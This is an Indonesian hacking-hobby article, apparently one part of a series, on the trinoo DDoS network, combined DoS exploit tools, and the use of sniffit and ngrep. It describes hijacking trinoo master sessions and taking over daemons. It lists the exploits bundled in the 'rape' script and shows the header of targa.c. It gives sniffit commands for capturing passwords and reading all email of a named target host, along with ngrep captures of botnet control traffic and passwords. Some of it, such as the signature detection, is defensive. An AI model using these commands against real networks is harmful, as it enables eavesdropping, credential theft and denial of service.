
Jika anda telah dapat mengidentifikasi sesi command yang aktif ke sebuah master, yang mana merupakan sebuah sesi TCP gaya standard "telnet", anda bisa meng-hijack sesi tersebut menggunakan "hunt" dan anda bisa mulai meng-eksekusi perintah-perintah tersebut. Jika anda tidak mengetahui password dari perintah "mdie", maka anda tidak bisa men-disable semua daemon secara langsung, tetapi anda masih bisa menggunakan perintah "bcast" untuk mendapatkan semua daftar dari daemon tersebut (anda mungkin ingin melakukan hal ini dengan menggunakan perintah "script" yang akan meng-generate transkrip dari sesi tersebut, transkrip tersebut bisa jadi merupakan suatu daftar yang sangat besar).

Sekali anda mengetahui alamat-alamat dari semua daemon dan password-password-nya (akan terlihat dalam outputnya apabila kita menggunakan "string"), anda kemudian bisa mengirimkan string perintah yang sesuai ke dalam paket-paket UDP ke semua trino daemon yang kita curigai. Penciptaan dan transmisi paket-paket UDP dapat kita tangkap dengan menggunakan tool-tool seperti LibNet, Spak, the Perl Net::RawIP library, dan lain-lain.

Instalasi tipikal dari daemon meliputi sebuah crontab entry yang berjalan pada tiap menit, anda harus secara konstan memonitoring semua network untuk menjaga agar daemon tidak re-start (biasanya dengan memakai sedikit perintah "png" ke setiap daemon). **** hal ini mungkin ada kaitannya dengan bug-bug dalam pemrogramannya, yang menyebabkan adakalanya daemon crash, atau mungkin untuk menguji/mengalahkan system administrator yang biasanya hanya secara sederhana menyimpulkan dan membunuh proses tersebut tanpa berpikir untuk mencheck crontab entry yang mere-start daemon tersebut ****.

Daemon juga bisa anda temukan dalam jaringan anda dengan cara men-sniffing porsi paket-paket data UDP untuk string "*HELLO*" dan "PONG", atau beberapa string-string perintahnya (sampai source-nya dimodifikasi untuk merubah string-string ini). Untuk hal tersebut, saya beri contoh dengan menggunakan program "ngrep" di bawah ini :

```
*****
# ngrep -i -x "*hello*|pong" udp
interface: eth0 (192.168.0.200/255.255.255.0)
filter: ip and ( udp )
match: *hello*|pong
...
#
U 192.168.0.1:32887 -> 10.0.0.1:31335
  2a 48 45 4c 4c 4f 2a          *HELLO*
###
```



```
U 192.168.0.1:32888 -> 10.0.0.1:31335
  50 4f 4e 47                                PONG
U 192.168.0.3:32815 -> 10.0.0.1:31335
  50 4f 4e 47                                PONG
U 192.168.0.5:32798 -> 10.0.0.1:31335
  50 4f 4e 47                                PONG
. . .
*****
```

Selain kelemahan yang terdapat dalam program trinoos itu sendiri, terdapat juga kelemahan dalam cara men-setup jaringan trinoos.

Seperti yang telah saya tulis di atas, beberapa system akan memperlihatkan crontab-crontab entry-nya yang digunakan untuk men-start daemon sekali setiap menitnya. Hal ini jelas-jelas akan meninggalkan fingerprint dalam crontab file-nya.


Script-script yang telah diobservasi untuk mengotomatisasikan instalasi dari jaringan trinoos yang menggunakan perintah "rcp" Berkeley (penggunaan dari rcp juga telah di observasi dalam kemampuannya meng-upload file untuk merubah kembali file yang telah diinstalasi menjadi versi yang terbaru dalam hal ini program daemannya "Tribe Flood Network"). Memonitoring koneksi "rcp" (514/tcp) dari multiple system dalam jaringan anda, dalam rangkaian yang cepat, ke sebuah single IP address di luar jaringan anda akan menjadi suatu pemicu yang baik. (hal yang perlu dicatat bahwa penggunaan "rcp" dalam sebuah script memerlukan sebuah anonymous trust relationship, biasanya dalam bentuk "+ +" didalam sebuah file user ~/.rhosts).

GENERASI LAINNYA DARI EXPLOIT DoS

```
*****
```

Salah satu serangan yang paling gampang dilakukan adalah denial of service attack (DoS). Beberapa bug yang terdapat dalam TCP/IP stack, misalnya, mengijinkan adanya paket-paket yang di-fragmentasikan, paket-paket yang besar, IP option, koneksi half-open TCP, atau mem-flooding paket-paket (bandwidth yang tertinggi yang terbaik), dan lain-lain, menyebabkan system performance menjadi turun, atau menyebabkan system menjadi crash.


Yang kemudian bug-bug ditemukan, lalu sebuah program eksploitasi dibuat untuk menunjukkan adanya bug tersebut. Setiap program-program eksploitasi ini biasanya unik, eksploitasi sebuah bug secara spesifik



yang mungkin hanya mempengaruhi implementasi sebuah single TCP/IP (Microsoft yang sekarang ini menguasai pangsa pasar dunia untuk personal komputer, yang mana pengguna rumahan (home user) hampir semuanya tidak peduli terhadap adanya, seperti contohnya bug-bug ini, biarkanlah dia sendiri dimana mendapatkan dan bagaimana menerapkan patch-patchnya untuk memperbaiki bug-bug ini, resikonya sangat tinggi sekali yang mana serangan multi-exploit akan membuat crash system target.....!!)

Generasi selanjutnya dari exploit DoS ini adalah mengkombinasikan berbagai exploit denial of service kedalam satu tool, dengan menggunakan script shell Unix. Salah satunya tool yang diberi nama "rape", (menurut kodenya / yang tercatat dalam kodenya, tool tersebut ditulis pada tahun 1998 oleh "mars", dengan modifikasi oleh "TheVirus" dan kemudian di improvisasi lebih lanjut oleh "ttol") tool tersebut menggabungkan berbagai exploit kedalam sebuah single shell script, tool-tool yang digabungkan tersebut yaitu :

```
*****
echo "Editted for use with www.ttol.base.org"
echo "rapeing $IP. using weapons:"
echo "latierra      "
echo -n "teardrop v2      "
echo -n "newtear          "
echo -n "boink            "
echo -n "bonk             "
echo -n "frag             "
echo -n "fucked           "
echo -n "troll icmp       "
echo -n "troll udp        "
echo -n "nesteas2         "
echo -n "fusion2         "
echo -n "peace keeper    "
echo -n "arnudp          "
echo -n "nos             "
echo -n "nuclear         "
echo -n "ssping          "
echo -n "pingodeth        "
echo -n "smurf           "
echo -n "smurf4          "
echo -n "land            "
echo -n "jolt            "
echo -n "pepsi           "
*****
```



Tool seperti ini mempunyai keuntungan terhadap attacker untuk menyerang single IP address dengan serangan yang beraneka ragam dengan tingkat kemungkinan sukses serangannya lebih tinggi. Seperti juga halnya dengan tool seperti "targa.c" yang dibuat oleh Mixter, dimana tool "targa" ini mengkombinasikan semua exploit di atas (seperti, jolt, land, nestea, newtear, syndrop, teardrop, winnuke, dll) dengan single C source program (dimana dengan hanya menggunakan satu source program yaitu program C, akan membuat program pre-compile tersebut mudah untuk di simpan, di transfer, dan bisa digunakan dengan lebih cepat) :


```
*****
/* targa.c - copyright by Mixter
   version 1.0 - released 6/24/98 - interface to 8
   multi-platform remote denial of service exploits
*/
...

/* bonk by route|daemon9 & klepto
 * jolt by Jeff W. Roberson (modified by Mixter for overdrop effect)
 * land by m3lt
 * nestea by humble & ttol
 * newtear by route|daemon9
 * syndrop by PineKoan
 * teardrop by route|daemon9
 * winnuke by _eci */
*****
```

Walaupun tool "targa" ini mengkombinasikan tool-tool denial of service tetapi hanya bisa digunakan untuk menyerang satu IP address (single IP address) saja setiap waktunya.

Untuk meningkatkan efektifitas serangan, biasanya grup penyerang mengkoordinasikan serangannya dengan menggunakan channel IRC ataupun instant messenger ataupun memakai telepon untuk komunikasinya, setiap orang menyerang sebuah sistem yang berbeda. Koordinasi seperti ini sama seperti yang dilakukan dalam probing vurnerabilitas, dan seperti yang dilakukan dalam mengkontrol dan meng-compromise dengan menggunakan bermacam-macam backdoor ataupun "root kit".

Artikel yang mungkin akan saya bahas selanjutnya yaitu (sekali lagi "mungkin" karena keterbatasannya waktu penulis dalam membuat artikel-artikel seperti ini, atau mungkin saja penulis membuat/membahas artikel yang lainnya tetapi masih dalam koridor menyusupkan tool DDOS atau teknik pendukung lainnya. +++ Penulis menulis artikel seperti ini hanya



merupakan hobby saja dan penulis menganggap bahwa hacking merupakan seni yang memiliki kepuasan tersendiri bagi penulis dan kita sama-sama sharing pengalaman,ok....!!?? mungkin anda juga tidak begitu seharusnya...pasti dong...he +++) TFN (a.k.a Tribe Flood Network) yang dibuat oleh Mixter. Sementara trinoo hanya mengimplementasikan serangnya melalui flooding UDP, tetapi yang satu ini (TFN) mendukung untuk penyerangannya melalui UDP flood, ICMP flood, SYN flood dan smurf style attack, dan perintah-perintahnya dikontrol via paket-paket ICMP_ECHOREPLY (ICMP tipe 0) dan juga di enkripsi menggunakan blowfish, hampir sama dengan trinoo ataupun stacheldraht. Tetapi karena TFN komunikasinya menggunakan protocol ICMP, hal ini menyebabkan firewall sulit untuk mendeteksi atau mem-blok-nya.

CATATAN TAMBAHAN :

A. Instalasi Sniffit :

Apabila pada Redhat linux anda belum terinstalasi Sniffer (kita akan menggunakan tool sniffit) atau anda ingin menginstalasi sniffit pada Redhat linux anda, ada beberapa langkah yang harus dilakukan dalam hal instalasinya :

1. Terlebih dahulu anda harus menginstalasi tool yang dapat meng-capture transmisi paket-paket, kita bisa memakai LibNet, Spak, atau The Perl Net::RawIP Library. Dalam hal ini saya menginstalasi libpcap-0.6.2-17.8.0.2.i386.rpm, anda bisa mendownloadnya di :


<http://linux.maruhn.com/sec/libpcap.html>

silahkan anda memilih jenis mesin, jenis OS dan versi berapa yang ingin anda download. setelah anda download kemudian berikan perintah :

```
rpm -ivh filename  
contoh : rpm -ivh libpcap-0.6.2-17.8.0.2.i386.rpm
```

Atau bagi anda yang memilih format tar.gz anda dapat mendownloadnya di :

<http://www.tcpdump.org/release>.



Libpcap versi terbaru (semenjak tulisan ini di buat) adalah Libpcap-0.8.3.tar.gz, setelah tool ini berhasil anda download, kalo saya biasanya disimpan di direktori /usr/local/src, kemudian anda harus mengetikkan perintah di bawah ini :

```
$ tar -zxvf libpcap-0.8.3.tar.gz
$ cd libcap_0_8rel_3
$ ./configure
$ make
$ su
password:*****
# make install-incl
# make install-man
# exit
```

2. Lalu anda harus menginstalasi tool "ncurses". silahkan anda cari dengan keyword "ncurses" dan sesuaikan dengan jenis mesin dan OS yang anda gunakan serta versinya. Atau yang umumnya memakai Redhat 9 bisa didownload di :

<http://download.fedoralegacy.org/redhat/9/os/i386/?C=M;O=D>

Setelah file ncurses anda download silahkan anda berikan perintah seperti di atas :

```
rpm -ivh filename
contoh : rpm -ivh ncurses4-5.0-11.i386.rpm
```


3. Barulah kemudian anda download tool sniffit. Tool ini bisa anda dapatkan di :

<http://sniffit.rug.ac.be/sniffit/sniffit.html>

Versi terbaru dari sniffit adalah versi 0.3.7 beta. Apabila anda mendownload dari situs ini anda akan mendapatkan sniffit dalam format tar.gz, yaitu sniffit.0.3.7.beta.tar.gz. Setelah anda mendownloadnya kemudian ikuti perintah di bawah ini :

- a. tar -zxvf sniffit.0.3.7.beta.tar.gz
- b. cd sniffit.0.3.7.beta
- c. ./configure
- d. make
- e. make clean <= Other stuff.

atau bagi anda yang menggunakan OS Radhat dan ingin langsung menggunakannya secara simpel anda bisa mencari file rpm-nya dan



bisa anda download di :

<http://rpm.pbone.net/index.php3/stat/4/idpl/2048/com/sniffit-0.3.7beta-1.i386.rpm>

Setelah anda download silahkan gunakan perintah di bawah ini :

```
rpm -ivh filename
contoh : rpm -ivh sniffit-0.3.7beta-1.i386.rpm
```

Setelah sniffit terinstalasi anda tinggal langsung menggunakannya, tetapi anda harus dalam mode super user (root), coba anda lihat di bawah ini :

```
# sniffit
usage: sniffit [-xdabvN] [-P proto] [-A char] [-p port] [(-r|-R) recordfile]
      [-l sniflen] [-L logparam] [-F snifdevice] [-M plugin]
      [-D tty] (-t<Target IP> | -s<Source IP>) | (-i|-I) | -c<config file>
```

```
Plugins Available:
  0 -- Dummy Plugin
  1 -- DNS Plugin
```

Contoh-contoh penggunaan Sniffit :


Coba anda bayangkan yang berikut ini : Terdapat 2 host dalam sebuah subnet, yang satu menjalankan sniffer (sniffit.com) +++ bayangkan anda yang menjalankan sniffer +++ dan yang satu lagi adalah targetnya dengan IP 69.aa.171.138 (target.com) :

1. Jika anda ingin mengetes apakah sniffer yang anda install tadi sudah dapat bekerja dengan baik ?, coba anda ikuti perintah dibawah ini :

```
# sniffit -d -p 7 -t 69.aa.171.138
```

```
-d  mode dump, untuk memperlihatkan paket-paket ke layar
    di dalam bytes (tidak seperti yang ditunjukkan oleh tcp dump).
-p  Port yang digunakan. dalam testing ini menggunakan port 7
-t  Target.
```

Setelah anda memberikan perintah tersebut, kemudian tekan enter, maka yang akan terjadi adalah seperti yang akan anda lihat di bawah ini :



```
# sniffit -d -p 7 -t 69.aa.171.138
Supported Network device found. (eth0)
Sniffit.0.3.7 Beta is up and running.... (69.aa.171.138)
```

Itu berarti program sniffer (sniffit) tersebut telah berjalan dan siap untuk menangkap / men-capture paket-paket (user id dan password) seandainya ada yang login ke target.com lewat port 7. Program ini akan terus memonitoring target.com lewat port 7 selama program tersebut tidak kita hentikan (^C). Untuk testing, bagaimanakah contoh dari paket-paket yang dikirim ke target.com tersebut dapat kita capture/tangkap ? coba anda pakai komputer lain atau komputer yang itu juga dengan menggunakan konsol yang berbeda dan konek ke target.com (69.56.171.138) lewat program telnet dengan menggunakan port 7 (dengan syarat bahwa sniffer anda sedang aktif / sedang berjalan / anda jangan mematikan proses yang berjalan dengan perintah yang digunakan di atas). Misal : anda menjalankan sniffer di konsol 1 dengan perintah :

```
# sniffit -d -p 7 -t 69.56.171.138
```

kemudian buka konsol 2 dan konek ke target.com lewat telnet port 7, perhatikan contoh di bawah :

```
$ telnet 69.aa.171.138 7
Trying 69.aa.171.138...
telnet : connect to adress 69.aa.171.138 : Connection refused
```


Coba anda buka kembali konsol 1 yang menjalankan sniffer, coba lihat di bawah ini :

```
# sniffit -d -p 7 -t 69.aa.171.138
Supported Network device found. (eth0)
Sniffit.0.3.7 Beta is up and running.... (69.aa.171.138)
```

```
Packet ID (from_IP.port-to_IP.port): 192.168.0.11.2576-69.aa.171.138.7
45 10 00 3C 6F 87 40 00 40 06 19 AF C0 A8 00 0B 45 38 AB 8A 0A 10 00 07 2E 5F
E6 20 00 00 00 00 A0 02 16 D0 D7 76 00 00 02 04 05 B4 04 02 08 0A 00 0C 89 A7
00 00 00 00 01 03 03 00
```

Ternyata sniffer tersebut dapat menangkap paket-paket yang dikirimkan ke target.com (dalam hal ini paket yang dikirimkan dari konsol 2 ke target.com). Good job...man !!!

2. Jika anda ingin mengetahui password-password yang masuk dari



target.com :

```
# sniffit -p 23 -t 69.aa.171.138
```

3. Root dari target.com mengatakan bahwa dia menerima koneksi ftp yang perlu dicurigai dan anda ingin mengetahuinya, perintah yang diberikan adalah :

```
# sniffit -p 21 -l 0 -t 69.aa.171.138
```

4. Jika anda ingin membaca semua email yang masuk atau keluar dari target.com :

```
# sniffit -p 25 -l 0 -b -t 69.aa.171.138 &
```

atau

```
# sniffit -p 25 -l 0 -b -s 69.aa.171.138 &
```

5. Jika anda ingin mengetahui kesalahan dan anda ingin melihat kontrol message dan kode-kode error-nya :

```
# sniffit -P icmp -b -s 69.aa.171.138
```

6. Go wild on scrolling the screen.....!!!!

```
# sniffit -P ip -P icmp -P tcp -p 0 -b -a -d -x -s 69.aa.171.138
```

atau

```
# sniffit -P ipicmptcp -p 0 -b -a -d -x -s 69.aa.171.138
```

7. Jika ingin melihat log password yang dengan jalan ini anda bisa membacanya dengan "lebih dari 69*" :


```
# sniffit -p 23 -A . -t 66.66.66.7
```

atau

```
# sniffit -p 23 -A ^ -t dummy.net
```

8. Jika anda ingin mengetahui lebih banyak kombinasi dari perintah-perintahnya silahkan anda :

```
# man sniffit
```



Ok...? Udah mulai boring neh.....!!!!??

Yang perlu dicatat :

1. Anda perlu kesabaran tinggi untuk men-sniffing target.
2. Biarkan proses/program sniffit ini berjalan terus, sampai ada orang yang login ke situs target.
3. Dengan program ini anda bisa sniffing lewat ssh, telnet,ftp, mail, dll. (biasanya kalo kita memonitoring/sniffing jaringan telnet, passwordnya dalam bentuk clear text).

B. Instalasi Ngrep :

Ngrep adalah sebuah tool yang digunakan untuk memonitoring lalu lintas jaringan (sama halnya dengan tool sniffit).

Ngrep ini di dasarkan pada libpcap library, yang mempunyai fungsi untuk meng-capture/menangkap paket-paket, oleh karena itu sebelum anda menginstalasi ngrep, anda terlebih dahulu harus menginstalasi Libpcap pada Linux/Unix anda, bagi yang mengikuti tutorial di atas dengan sebuah praktek atau bagi anda yang sebelumnya telah menginstal Libpcap anda tidak perlu lagi menginstal libcap. Bagi anda yang belum menginstall Libpcap, ikutilah seperti petunjuk di atas. Source ngrep dapat anda download di :

<http://www.packetfactory.net/Projects/ngrep>


Setelah anda dapat mendownloadnya, ikuti perintah-perintah dibawah ini :

```
$ tar -zxvf ngrep-1.42.tar.gz
$ cd ngrep
$ ./configure
$ make
$ su
password: *****
# make install
# exit
```

Sampai disini anda telah berhasil menginstall ngrep pada linux/unix anda. Tetapi apabila anda ingin memilih format rpm dalam menginstall ngrep pada linux redhat anda, package-nya dapat anda download di :

<http://dag.wieers.com/packages/ngrep/>

Silahkan anda pilih Jenis OS yang anda gunakan dan jenis mesin komputer yang anda pakai. Setelah ngrep anda download selanjutnya berikan perintah



seperti di atas :

rpm -ivh filename

Contoh : rpm -ivh ngrep-1.42-1.rh62.1386.rpm

Selamat anda telah berhasil menginstall ngrep pada linux anda.


Beberapa Contoh Penggunaan Ngrep :

1. Seandainya anda telah mengetahui adanya komunikasi yang dilakukan oleh master ke client trinoos dengan menggunakan port UDP, selanjutnya anda dapat meng-capture password-nya dengan menggunakan perintah :


```
# ngrep -x "*" tcp port 27665 or udp port 31335 or udp port 27444
interface: eth0 (192.168.0.200/255.255.255.0)
filter: ip and ( tcp port 27665 or udp port 31335 or udp port 27444 )
match: .*
#
U 192.168.0.1:32892 -> 10.0.0.1:31335
  2a 48 45 4c 4c 4f 2a          *HELLO*
#
T 192.168.100.1:1074 -> 10.0.0.1:27665 [AP]
  ff f4 ff fd 06          ....
#####
T 192.168.100.1:1074 -> 10.0.0.1:27665 [AP]
  62 65 74 61 61 6c 6d 6f   73 74 64 6f 6e 65 0d 0a   betaalmostdone..
#
T 10.0.0.1:27665 -> 192.168.100.1:1074 [AP]
  74 72 69 6e 6f 6f 20 76   31 2e 30 37 64 32 2b 66   trinoos v1.07d2+f
  33 2b 63 2e 2e 5b 72 70   6d 38 64 2f 63 62 34 53   3+c..[rpm8d/cb4S
  78 2f 5d 0a 0a 0a          x/)...
##
T 10.0.0.1:27665 -> 192.168.100.1:1074 [AP]
  74 72 69 6e 6f 6f 3e 20          trinoos>
###
T 192.168.100.1:1074 -> 10.0.0.1:27665 [AP]
  62 63 61 73 74 0d 0a          bcast..
#
T 10.0.0.1:27665 -> 192.168.100.1:1074 [AP]
  4c 69 73 74 69 6e 67 20   42 63 61 73 74 73 2e 0a   Listing Bcasts..
  0a          .
####
```



```
T 10.0.0.1:27665 -> 192.168.100.1:1074 [AP]
  31 39 32 2e 31 36 38 2e 30 2e 31 2e 20 20 20 0a 192.168.0.1.
  0a 45 6e 64 2e 20 31 20 42 63 61 73 74 73 20 74 .End. 1 Bcasts t
  6f 74 61 6c 2e 0a 74 72 69 6e 6f 6f 3e 20 otal..trinoo>
##
T 192.168.100.1:1074 -> 10.0.0.1:27665 [AP]
  6d 74 69 6d 65 72 20 31 30 30 30 0d 0a mtimer 1000..
##
T 10.0.0.1:27665 -> 192.168.100.1:1074 [AP]
  6d 74 69 6d 65 72 3a 20 53 65 74 74 69 6e 67 20 mtimer: Setting
  74 69 6d 65 72 20 6f 6e 20 62 63 61 73 74 20 74 timer on bcast t
  6f 20 31 30 30 30 2e 0a o 1000..
#
U 10.0.0.1:1025 -> 192.168.0.1:27444
  62 62 62 20 6c 34 34 61 64 73 6c 20 31 30 30 30 bbb l44adsl 1000
##
T 10.0.0.1:27665 -> 192.168.100.1:1074 [AP]
  6d 74 69 6d 65 72 3a 20 53 65 74 74 69 6e 67 20 mtimer: Setting
  74 69 6d 65 72 20 6f 6e 20 62 63 61 73 74 20 74 timer on bcast t
  6f 20 31 30 30 30 2e 0a o 1000..
###
T 10.0.0.1:27665 -> 192.168.100.1:1074 [AP]
  74 72 69 6e 6f 6f 3e 20 trinoo>
###
T 192.168.100.1:1074 -> 10.0.0.1:27665 [AP]
  6d 73 69 7a 65 20 33 32 30 30 30 0d 0a msize 32000..
#
U 10.0.0.1:1025 -> 192.168.0.1:27444
  72 73 7a 20 33 32 30 30 30 rsz 32000
#
T 10.0.0.1:27665 -> 192.168.100.1:1074 [AP]
  74 72 69 6e 6f 6f 3e 20 trinoo>
###
T 192.168.100.1:1074 -> 10.0.0.1:27665 [AP]
  64 6f 73 20 32 31 36 2e 31 36 30 2e 58 58 2e 59 dos 216.160.XX.Y
  59 0d 0a Y..
#
T 10.0.0.1:27665 -> 192.168.100.1:1074 [AP]
  44 6f 53 3a 20 50 61 63 6b 65 74 69 6e 67 20 32 DoS: Packeting 2
  31 36 2e 31 36 30 2e 58 58 2e 59 59 2e 0a 16.160.XX.YY..
#
U 10.0.0.1:1025 -> 192.168.0.1:27444
  61 61 61 20 6c 34 34 61 64 73 6c 20 32 31 36 2e aaa l44adsl 216.
  31 36 30 2e 58 58 2e 59 59 160.XX.YY
#
```



```
T 10.0.0.1:27665 -> 192.168.100.1:1074 [AP]
  74 72 69 6e 6f 6f 3e 20          trinoo>
##
T 192.168.100.1:1074 -> 10.0.0.1:27665 [AP]
  71 75 69 74 0d 0a                quit..
#
T 10.0.0.1:27665 -> 192.168.100.1:1074 [AP]
  62 79 65 20 62 79 65 2e   0a      bye bye..
###
T 192.168.100.1:1075 -> 10.0.0.1:27665 [AP]
  62 65 74 61 61 6c 6d 6f   73 74 64 6f 6e 65 0d 0a   betaalmostdone..
##
T 10.0.0.1:27665 -> 192.168.100.1:1075 [AP]
  74 72 69 6e 6f 6f 20 76   31 2e 30 37 64 32 2b 66   trinoo v1.07d2+f
  33 2b 63 2e 2e 5b 72 70   6d 38 64 2f 63 62 34 53   3+c..[rpm8d/cb4S
  78 2f 5d 0a 0a 0a          x/)...
###
T 10.0.0.1:27665 -> 192.168.100.1:1075 [AP]
  74 72 69 6e 6f 6f 3e 20          trinoo>
###
T 192.168.100.1:1075 -> 10.0.0.1:27665 [AP]
  6d 70 69 6e 67 0d 0a            mping..
##
T 10.0.0.1:27665 -> 192.168.100.1:1075 [AP]
  6d 70 69 6e 67 3a 20 53   65 6e 64 69 6e 67 20 61   mping: Sending a
  20 50 49 4e 47 20 74 6f   20 65 76 65 72 79 20 42   PING to every B
  63 61 73 74 73 2e 0a      casts..
#
U 10.0.0.1:1025 -> 192.168.0.1:27444
  70 6e 67 20 6c 34 34 61   64 73 6c          png l44adsl
##
U 192.168.0.1:32894 -> 10.0.0.1:31335
  50 4f 4e 47                PONG
##
T 10.0.0.1:27665 -> 192.168.100.1:1075 [AP]
  74 72 69 6e 6f 6f 3e 20   50 4f 4e 47 20 31 20 52   trinoo> PONG 1 R
  65 63 65 69 76 65 64 20   66 72 6f 6d 20 31 39 32   eceived from 192
  2e 31 36 38 2e 30 2e 31   0a          .168.0.1
##
T 192.168.100.1:1075 -> 10.0.0.1:27665 [AP]
  71 75 69 74 0d 0a          quit..
#
T 10.0.0.1:27665 -> 192.168.100.1:1075 [AP]
  62 79 65 20 62 79 65 2e   0a      bye bye..
```



2. Contoh di bawah ini akan menangkap paket-paket yang berisi pattern "ssword" dan menampilkannya dalam format alternatif (yang menurut saya lebih gampang dibaca):

```
# ngrep -x ssword
interface: eth0 (192.168.1.0/255.255.255.0)
match: ssword
#####
T 192.168.1.20:23 -> 192.168.1.10:1056 [AP]
50 61 73 73 77 6f 72 64      3a 20      Password:
#####exit
59 received, 0 dropped
[.....] #
```

3. Untuk melakukan pinging cuke :


```
# ngrep -e -x host 192.168.1.10
interface: eth0 (192.168.1.0/255.255.255.0)
filter: ip and ( host 192.168.1.10 )

#
I 192.168.1.10 -> 192.168.2.10 8:0
eb 07 00 00 31 86 a7 39      5e cd 0e 00 08 09 0a 0b      ....1..9^.....
0c 0d 0e 0f 10 11 12 13      14 15 16 17 18 19 1a 1b      .....
1c 1d 1e 1f 20 21 22 23      24 25 26 27 28 29 2a 2b      ... !"#$$%&'()*+
2c 2d 2e 2f 30 31 32 33      34 35 36 37                  ,-./01234567

#
I 192.168.1.1 -> 192.168.1.10 5:1
c0 a8 01 0b 45 00 00 54      25 f2 00 00 40 01 d0 52      ....E..T%...@..R
c0 a8 01 0a c0 a8 02 0a      08 00 dc 67 eb 07 00 00      .....g.....
31 86 a7 39 5e cd 0e 00      08 09 0a 0b 0c 0d 0e 0f 1    ..9^.....
10 11 12 13 14 15 16 17      18 19 1a 1b 1c 1d 1e 1f      .....
20 21 22 23 24 25 26 27      28 29 2a 2b 2c 2d 2e 2f      !"#$$%&'()*+,-./
30 31 32 33 34 35 36 37      b4 04 01 00 06 00 00 00      01234567.....
